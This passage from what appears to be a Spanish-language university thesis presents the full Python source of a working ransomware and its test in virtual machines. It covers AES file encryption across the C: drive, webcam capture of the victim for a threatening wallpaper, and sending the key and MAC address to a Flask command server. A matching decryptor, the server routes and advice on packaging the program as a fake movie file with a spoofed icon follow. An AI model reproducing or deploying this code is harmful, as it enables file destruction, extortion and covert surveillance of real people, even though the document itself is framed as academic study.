La exposición del desarrollo del ransomware será lógica, no cronológica. Se ha elegido esta forma para una mayor claridad. Se partirá de la función dedicada en listar los archivos a cifrar para continuar con el núcleo, la función que cifra un archivo, y acabar con la comunicación con el servidor.

El ransomware comenzará generando una clave de 25 bits que se empleará en el cifrado de todos los archivos. Listará y cifrará todos los archivos que cumplen los requisitos, para, posteriormente, modificar el fondo de pantalla de la víctima y mandar la clave junto con la MAC del ordenador al servidor.

```
key = getKey()
path = "C:\\\\"
encrypt_all_files(path, key)
changeWallpaper(url)
send_key(key, url)
```

Fig. 3.1. Procedimiento general del ransomware

#### 3.2.1. Generador de claves

En la librería *PyCryptodome* en encontramos el paquete *Crypto.Random* donde se encuentra la función *get\_random\_bytes*. El parámetro de entrada de dicha función es el número de bytes que tendrá la clave de longitud. Como estamos tratando con AES-256, el número de bytes necesarios serán 32. La función quedaría de la siguiente forma:

```

def getKey():
    key = get_random_bytes(32)
    return key

```

Fig. 3.2. Función *getKey*.

Es necesario tener en cuenta que la función nos devuelve una variable de tipo *bytes*, de otra forma esto puede llevar a ciertos problemas. Por un lado, para que la función *encrypt* funcione es necesario que la clave dada al objeto *AES* sea de tipo *bytes*, sin embargo, para la comunicación con el servidor es mejor que el dato sea una *string*. Para esto último, la función *hex* resulta muy útil. Un ejemplo en Python de esto puede ser:

```

Tipo: <class 'bytes'> , Clave: b'FI\x16\xe7\xb9\xba\xdd\x87\x85\xe8\x1f_\xa1\x8au0\xc5\xca7c\xfa5\t\\\'\xd1\x06\x12t\xf3\xc3\x96'
Tipo: <class 'str'> , Clave: 46491678e7b9badd8785e81f5fa18a754fc5ca3763fa53095cd1061274f3c396

```

Fig. 3.3. Ejemplo de clave con distintos tipos de datos de Python

### 3.2.2. Listar archivos

Para conseguir una lista de los archivos a cifrar nos valdremos de una función de la librería *os* y, en concreto, la función *os.walk()* la cual recorre, dada una ruta, todas las rutas posibles en forma de árbol. La función general quedaría:

```

def get_fileList(path):
    filelist = []
    for root, dirs, files in os.walk(path, topdown=False):
        for name in files:
            if add_to_filelist(os.path.join(root, name)):
                filelist.append(os.path.join(root, name))

    return filelist

```

Fig. 3.4. Función *get\_filelist*.

Cuyo parámetro de entrada es la ruta donde la función comenzará a listar. A medida que la función va recorriendo las carpetas, nos encontramos otra función, *add\_to\_filelist*, que comprueba si el archivo cumple las condiciones mencionadas en el apartado 3.1:

```

extension = ".encrypt"
forbidden_paths = [r"C:\Program Files", r"C:\Program Files (x86)", r"C:\Windows", r"C:\Boot", r"C:\ProgramData", r"C:\$Recycle.Bin"]
forbidden_extensions = [extension, ".exe"]
max_size = 314572800 #300MB

```

Fig. 3.5. Declaración de las condiciones para cifrar un archivo.

Dicha función comprueba las características una a una. Primero, comprueba si el fichero se encuentra en una ruta donde el ransomware no debería cifrar. Después, comprueba la extensión del archivo y, finalmente, el tamaño del mismo.

```
def add_to_filelist(path):

    for f_path in forbidden_paths:
        if os.path.commonpath([f_path, path]) == f_path:
            return False

    for extension in forbidden_extensions:
        if path.endswith(extension):
            return False

    if os.path.getsize(path) > max_size:
        return False

    return True
```

Fig. 3.6. Función *add\_to\_filelist*.

En caso de que el archivo cumpla los requisitos, la ruta absoluta del archivo es añadida a una lista y esta será aquello que devuelve la función.

### 3.2.3. Cifrado de archivos

En Python, existe una librería llamada *PyCryptodome* que contiene una gran cantidad de funciones relacionadas con los distintos tipos de cifrados que existen y, entre ellas, las funciones de cifrado AES. Las partes de esta librería que aprovecharemos son:

```
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes
from Crypto.Util import Counter
```

Fig. 3.7. Partes necesarias de la librería *PyCryptodome*.

La idea general será recorrer el listado obtenido de la función anteriormente explicada y cifrar archivo a archivo. De esto se encargará la función *encrypt\_all\_files*:

```

def encrypt_all_files(path, key):
    filelist = get_fileList(path)
    for filename in filelist:
        encrypt(filename, key)

```

Fig. 3.8. Función *encrypt\_all\_files*.

Sin embargo, el núcleo de esto se encuentra en la función *encrypt*, quien se encarga de cifrar y renombrar los archivos:

```

def encrypt(filename, key):
    try:
        file = open(filename, "rb")
        data = file.read()
        file.close()
        ctr = Counter.new(128)

        encrypt_object = AES.new(key, AES.MODE_CTR, counter=ctr)
        ciphertext = encrypt_object.encrypt(data)

        file = open(filename, "wb+")
        file.write(ciphertext)
        file.close()
        os.rename(filename, filename + extension)
    except:
        pass

```

Fig. 3.9. Función *encrypt*.

La función recibe por parámetros la ruta absoluta del fichero y la clave con la que cifrará el archivo —se cifrarán todos los archivos con la misma clave—. Este algoritmo comienza leyendo el fichero y guardando sus datos. Luego crea un objeto AES cuyos parámetros son: la clave de cifrado, el modo de operación CTR y el contador empleado por el modo. Es importante tener en cuenta que la función *counter.new* tiene múltiples parámetros que es mejor iniciar todos en su valor predeterminado, de esta forma se ahorra el tener que conservar dicha información para el descifrador. Para acabar, el archivo sobreescribe con los datos cifrados y añade la extensión *.encrypt* al fichero.

Otro punto a considerar es envolver el algoritmo con la clausura *try-except* de suerte que evitaremos que el programa se termine al encontrar un archivo que no pueda abrir debido a la falta de permisos.

### 3.2.4. Modificación del fondo de escritorio

Como funcionalidad a parte, se ha desarrollado un método que sustituye el fondo de escritorio de la víctima por uno con un mensaje de aviso y de apariencia intimidatoria donde aparezca el rostro de la víctima. Este tomará una foto de la cara de la persona que haya ejecutado el programa y descargará del servidor el fondo de pantalla para después editar la imagen superponiendo la foto a esta.

Para la toma de fotos se empleará la librería *cv2*, la librería *PIL* para la edición de la imagen y *ctypes* para modificar el fondo de pantalla. Por otro lado, aunque profundizaremos más adelante, se emplea la librería *request* para solicitar la imagen al servidor.

Para la descarga de la imagen, será tan sencillo como crear un archivo *.jpg* donde escribiremos los datos en bytes recibidos al hacer un GET de HTTP a la ruta /image del servidor:

```
def getImage(url):
    with open('base.jpg', 'wb') as f:
        f.write(requests.get(url+'/image').content)
    f.close()
```

Fig. 3.10. Función *getImage*.

La función que editará la imagen tendrá como parámetros de entrada dos objetos *Image* propios de la librería *PIL*, el primero de ellos corresponderá al fondo de pantalla y el segundo, a la foto tomada de la persona. A la segunda se le aplica un recorte utilizando la función *crop*. Después se pegará la segunda imagen encima de la primera con la función *paste* y finalmente se guardará bajo el nombre de *wallpaper.png*.

```
def makeWallpaper(im1,im2):
    area = (200, 0, 500, 400)
    cropped_img = im2.crop(area)

    back_im = im1.copy()
    back_im.paste(cropped_img, (100, 10))
    back_im.save('wallpaper.png', quality=100)
```

Fig. 3.11. Función *makeWallpaper*.

Finalmente, construiremos el método que ejecutará todos los pasos. Para empezar, invocará la función *getImage* para tener la imagen guardada en la misma ruta que el ransomware. Seguido a esto, tratará de abrir la cámara del puerto 0 —generalmente los ordenadores solo tienen una cámara y se encuentra en el puerto 0, máxime en los portátiles— y comprobará si ha sido posible. En caso de no ser posible, el fondo de pantalla será la

imagen obtenida por *getImage*. En caso de abrir la cámara, se tomará una foto con la función *read* de la librería *cv2* y será guardada como *photo.jpg*.

Una vez hecho esto, se tendrán todas las imágenes necesarias, con lo que se crearán dos objetos *Image* con dichas imágenes y se aplicará la función *makeWallpaper*. Finalmente se modificará el fondo aplicando *ctypes.windll.user32.SystemParametersInfoW(20, 0, path, 3)* y se eliminarán todas las imágenes para no dejar rastro durante la ejecución.

```
def changeWallpaper(url):

    getImage(url)

    cam_port = 0
    cam = cv2.VideoCapture(cam_port)
    if cam is not None and cam.isOpened():

        result, image = cam.read()
        cv2.imwrite("photo.jpg", image)

        im1 = Image.open(os.getcwd()+r'\base.jpg')
        im2 = Image.open(os.getcwd()+r'\photo.jpg')

        makeWallpaper(im1,im2)
        os.remove("photo.jpg")

        path = os.getcwd() + r'\wallpaper.png'
        ctypes.windll.user32.SystemParametersInfoW(20, 0, path, 3)
        os.remove("wallpaper.png")
    else:
        path = os.getcwd() + r'\base.jpg'
        ctypes.windll.user32.SystemParametersInfoW(20, 0, path, 3)
        os.remove('base.jpg')
```

Fig. 3.12. Función *changeWallpaper*.

Aplicando todo esto, el resultado al que se llega resultaría así:



Fig. 3.13. Ejemplo de fondo de pantalla modificado.

### 3.2.5. Transmisión de la clave

Por último, el ransomware envía la clave que ha utilizado en el proceso, para ello utilizaremos dos librerías: *request* y *uuid*. La primera servirá para realizar las peticiones POST de HTTP, mientras que la segunda se empleará para obtener la MAC del ordenador para poder identificarlo en la base de datos del servidor.

La función que se encargue de esto se llamará *send\_key* cuyos parámetros de entrada serán la URL del servidor y la clave empleada en el cifrado. Dicha función comenzará obteniendo la MAC llamando a la función *get\_mac*, quien obtendrá la MAC del ordenador y la tratará para convertirla en una string con el formato típico de XX-XX-XX-XX-XX-XX:

```
def get_mac():
    mac_num = hex(uuid.getnode()).replace('0x', '').upper()
    mac = '-'.join(mac_num[i:i+2] for i in range(0, 11, 2))
    return mac
```

Fig. 3.14. Función *get\_mac*.

Una obtenida la MAC, la función construirá un diccionario de Python con esta y la clave, transformada a hexadecimal, para posteriormente hacer POST a la ruta /receive\_data del servidor:

```
def send_key(key, url):
    mac = get_mac()
    key=key.hex()
    data = {'mac':mac, 'key':key}

    url_send = url + '/receive_data'
    post = requests.post(url_send, data)
```

Fig. 3.15. Función *send\_key*.

### 3.3. Descifrador

El proceder del descifrador es completamente análogo al ransomware. Naturalmente este descifrador está asociado al ransomware anteriormente expuesto, por lo que no surge efecto contra otros ransomwares distintos. Al igual que el ransomware, el descifrador partirá de una clave, que en este caso en vez de ser generada por él mismo la recibirá del servidor, para después listar y descifrar los archivos cuya extensión sea *.encrypt*.

```
key = receive_key(url)
key = bytes.fromhex(key)
path = "C:\\\\"
decrypt_all_files(path, key)
successfully_decrypted(url)
```

Fig. 3.16. Procedimiento general del descifrador

#### 3.3.1. Petición de la clave

Como se ha dicho, el descifrador partirá de una petición POST a la ruta del servidor /receive\_key donde recibirá la clave. Esta petición mandará la MAC del ordenador al servidor, quien le devolverá la clave asociada a ella. Finalmente, la función retornará la clave.

```

def receive_key(url):
    mac = get_mac()
    data = {'mac':mac}

    url_send = url + '/receive_key'
    post = requests.post(url_send, data)
    return post.text

```

Fig. 3.17. Función *receive\_key*.

Es preciso darse cuenta que la clave devuelta está en hexadecimal y la variable es de tipo *string*. Sin embargo, como antes, el descifrador necesita la variable de tipo *bytes*, por lo que para convertirla nos ayudaremos de la función *bytes.fromhex* —esta transformación se encuentra en la figura 3.16.

### 3.3.2. Listar archivos

De la misma forma que en el desarrollo del ransomware, a través de la función *os.walk* obtendremos el conjunto de rutas absolutas de los archivos y para cada una comprobaremos que termine en *.encrypt*.

```

def getFileList(path):

    filelist = []
    for root, dirs, files in os.walk(path, topdown=False):
        for name in files:
            if name.endswith(extension):
                filelist.append(os.path.join(root, name))
    return filelist

```

Fig. 3.18. Función *get\_filelist*.

En este caso, como la condición a cumplir era solamente una y no varias, no ha sido necesario una función *add\_to\_filelist* como en el caso anterior.

### 3.3.3. Descifrador de archivos

Al igual que en el cifrado, se desarrollará una función general llamada *decrypt\_all\_files* quien descifrará archivo a archivo empleando la función *decrypt*. Esta función tendrá por parámetros de entrada una clave y una ruta.

```

def decrypt_all_files(path, key):
    fileList = get_fileList(path)
    for filename in fileList:
        decrypt(filename, key)

```

Fig. 3.19. Función *decrypt\_all\_files*.

Por otro lado, el método *decrypt* tendrá como entrada la ruta absoluta del archivo y la clave. De la misma forma que *encrypt* —véase la figura 3.9—, creará un objeto counter, abrirá el archivo donde obtendrá el texto cifrado, creará un objeto AES con el que descifrará dicho texto y, finalmente, guardará el texto plano en un archivo con el nombre original, es decir, sin la extensión *.encrypt*. En este caso también es necesario emplear la cláusula *try-except* para los posibles archivos a los que no se tenga permiso acceder.

```

def decrypt(filename, key):
    ctr = Counter.new(128)
    try:
        file = open(filename, "rb+")
        ciphertext = file.read()
        file.close()

        decrypt_object = AES.new(key, AES.MODE_CTR, counter=ctr)
        plaintext = decrypt_object.decrypt(ciphertext)

        file = open(filename, "wb")
        file.write(plaintext)
        file.close()
        os.rename(filename, filename[:-len(extension)])
    except:
        pass

```

Fig. 3.20. Función *decrypt*.

### 3.3.4. Notificando al servidor

Para finalizar, el descifrador notificará al servidor de haber ejecutado su tarea con éxito. El método *successfully\_decrypted* es idéntico que *receive\_key* pero modificando la ruta, que sería /*successfully\_decrypted*.

```

def successfully_decrypted(url):
    mac = get_mac()
    data = {'mac':mac}

    url_send = url + '/successfully_decrypted'
    post = requests.post(url_send, data)
    return post.text

```

Fig. 3.21. Función *successfully\_decrypted*.

### 3.4. Servidor

El servidor HTTP asociado estará desarrollado con Flask, un framework escrito en Python. Esto ha sido elegido así puesto que el servidor tendrá funciones relativamente sencillas y Flask permite un desarrollo rápido y compacto del *backend*.

A parte de las funcionalidades básicas de comunicación con ransomware, el servidor tendrá una base de datos muy reducida. Esta base de datos no será nada más que un archivo *.txt* donde cada línea será una entrada nueva e irán la MAC y la clave asociada separadas por una coma. Puesto que se trata de un servidor para un ensayo, la base de datos no será escalable, sin embargo, en el caso de que fuera para un uso real, el desarrollo de una base de datos relacional SQL no debería suponer un problema mayor.

El servidor estará compuesto de cuatro rutas anteriormente mencionadas, a saber: */image*, */receive\_data*, */receive\_key*, */successfully\_decrypted*. Expondremos aquí su desarrollo sin detallar mucho.

#### 3.4.1. */image*

La primera ruta empleada por el ransomware se trata de */image*, que es empleada para la descarga de la imagen que se utilizará como fondo de pantalla a la hora del cifrado. Su desarrollo es sencillo, se basa en la función *send\_file* de la librería de Flask. A dicha función se le precisa la ruta del fichero a envía y este lo envía como bytes —esto último es de relativa importancia pues, como hemos visto en la función *getImage* de la figura 3.10, es necesario abrir el archivo en modo *wb*, es decir, escritura en modo binario.

```

@app.route('/image')
def get_image():
    return send_file("base.jpg")

```

Fig. 3.22. Ruta */image* del servidor

### 3.4.2. /receive\_data

La ruta /receive\_data recoge la clave empleada para el cifrado por el ransomware junto con la MAC del ordenador de la víctima. Estos datos los escribe en el archivo *database.txt* abierto en modo *append* siguiendo el formato ya mencionado, la MAC y la clave, en tipo *string* y hexadecimal, separadas por una coma con un salto de línea al final.

```
@app.route("/receive_data", methods=['POST'])
def receive_data():
    if request.method == "POST":
        mac = request.form['mac']
        key = request.form['key']
        with open('database.txt', 'a+', encoding="utf-8") as database:
            database.write(mac + ',' + key + '\n')
            print('key saved')
    return "MAC saved"
```

Fig. 3.23. Ruta /receive\_data del servidor

### 3.4.3. /receive\_key

En esta ruta el servidor devuelve la clave para el descifrado. El descifrador envía la MAC y el servidor busca la entrada en la base de datos para posteriormente mandar la clave que se encuentra detrás de la coma. El descifrador debe tener en cuenta que el tipo de dato que recibe es una *string* y la clave está en hexadecimal.

```
@app.route("/receive_key", methods=['POST'])
def receive_key():
    if request.method == "POST":
        mac = request.form['mac']
        with open('database.txt', 'r', encoding="utf-8") as database:
            entries = database.readlines()
        for entry in entries:
            if(mac in entry):
                return entry[len(mac)+1:len(entry)]
```

Fig. 3.24. Ruta /receive\_key del servidor

### 3.4.4. /successfully\_decrypted

Por último, esta ruta se emplea para confirmar que el descifrado ha resultado exitoso. El servidor, tras recibir esta información, busca la MAC recibida en la base de datos y elimina la entrada.

```
@app.route('/successfully_decrypted', methods=['POST'])
def successfully_decrypted():
    if request.method == "POST":
        mac = request.form['mac']
        with open('database.txt', 'r', encoding="utf-8") as database:
            entries = database.readlines()
        with open('database.txt', 'w', encoding="utf-8") as database:
            for entry in entries:
                if not(mac in entry):
                    database.write(entry.mac + ',' + entry.key + '\n')
    return "MAC Deleted"
```

Fig. 3.25. Ruta /successfully\_decrypted del servidor

### 3.5. Construyendo un ejecutable

Para la construcción de un ejecutable en un solo archivo se ha empleado la herramienta *Auto-py-to-exe* para Windows. Esta es sencilla de utilizar e incorpora multitud de herramientas.




Fig. 3.26. Herramienta *Auto-py-to-exe*

Para obtener el ejecutable bastará simplemente con indicar la ruta del archivo *.py* y seleccionar las opciones de *One File* y *Windows Based Console* para que tome la forma más benigna posible. Otra opción a tener en cuenta es modificar el ícono del ejecutable para emular el de aquel programa por el que nos queramos hacer pasar.

## 4. ENSAYO Y PRUEBA DEL RANSOMWARE

En este capítulo se expondrán los resultados del ensayo realizado con el ransomware desarrollado. Se dedicará un apartado tanto a la ejecución del malware como al descifrado, ilustrando en cada caso con imágenes los resultados desde el punto de vista de la víctima.

### 4.1. Preparación del entorno

Como se comentó anteriormente, para el ensayo se emplearán dos máquinas virtuales. La primera de ellas, una máquina Windows que emulará la víctima. Sin embargo, debido a la protección de Windows, no emulará cualquier víctima, sino aquella confiada que, en un intento de, por ejemplo, descargar contenido pirata de Internet, ha necesitado desactivar Windows Defender e infravalora el valor de esta protección. Al desactivar esta protección a tiempo real, el administrador del equipo puede descargar y ejecutar cualquier tipo de archivo sin ningún análisis de protección contra Malwares anterior.

En dicha máquina se han alojado archivos en distintas rutas tales como escritorio, documentos o descargas. Estos ficheros pueden ser desde apuntes y notas hasta libros e imágenes de cuadros, es decir, son de múltiples extensiones —tales como *.pdf*, *.txt* o *.docx*—, todas ellas utilizadas normalmente por cualquier usuario común. Además, en la carpeta descargas encontramos ejecutables *.exe* que un usuario puede haber descargado para instalar aplicaciones.

En la siguiente imagen se puede apreciar el escritorio de una víctima donde tiene guardados algunos documentos e imágenes:




Fig. 4.1. Escritorio de la víctima

En otras carpetas se han guardado también más archivos de distintas clases para comprobar si el ransomware es capaz de cifrar en varias carpetas como debería.




Fig. 4.2. Carpetas con ficheros de la víctima

Por otra parte, algunos ejemplos de estos archivos serían:





Fig. 4.3. Ejemplos de archivo

La segunda máquina se trata de una máquina Linux donde se alojará el servidor. Dicho servidor tendrá asociada la DNS *serverfag.gast.it.uc3m* y será abierto en el puerto 8080. Para levantar el servidor se ha creado un entorno virtual para Python. Este servidor contiene tres archivos: *main.py*, *database.txt* y *base.jpg*. Aplicando en la carpeta del servidor

el comando `#source venv/bin/activate` para activar el entorno virtual y `#python main.py` para iniciar el servidor HTTP.



```
(venv) root@serverfag: ~
(venv) root@serverfag:/home/100384120/Server #python main.py
* Serving Flask app 'main' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
    Use a production WSGI server instead.
* Debug mode: on
* Running on all addresses (0.0.0.0)
  WARNING: This is a development server. Do not use it in a production deployment.
* Running on http://127.0.0.1:8080
* Running on http://163.117.141.32:8080 (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 104-716-120
```

Fig. 4.4. Ejecución del servidor

## 4.2. Realización del ensayo

Supondremos ahora que, en algún momento, la víctima ha intentado descargar una película de alguna página no fiable. Dicha “película” aparecerá en la carpeta Descargas, en este caso bajo el nombre de *película.mp4* —naturalmente, en un caso real, el archivo tomaría nombre de una película real. Sin embargo, un usuario no muy ducho puede no darse cuenta de la naturaleza del archivo, y es que no se trata de un archivo *.mp4*, sino de una aplicación:





Fig. 4.5. Ransomware alojado en la carpeta Descargas

Acto seguido, la víctima intenta abrir la película, sin embargo, nada ocurre y es que de fondo ya ha comenzado a ejecutarse silenciosamente el malware. La víctima podría en ese momento abrir el administrador de tareas de Windows, sin embargo, a mi juicio, es altamente improbable. Tras unos minutos de cifrado donde la aplicación ha estado ejecutándose en segundo plano, el ransomware realiza las primeras peticiones al servidor para descargar la imagen y luego enviar la clave.

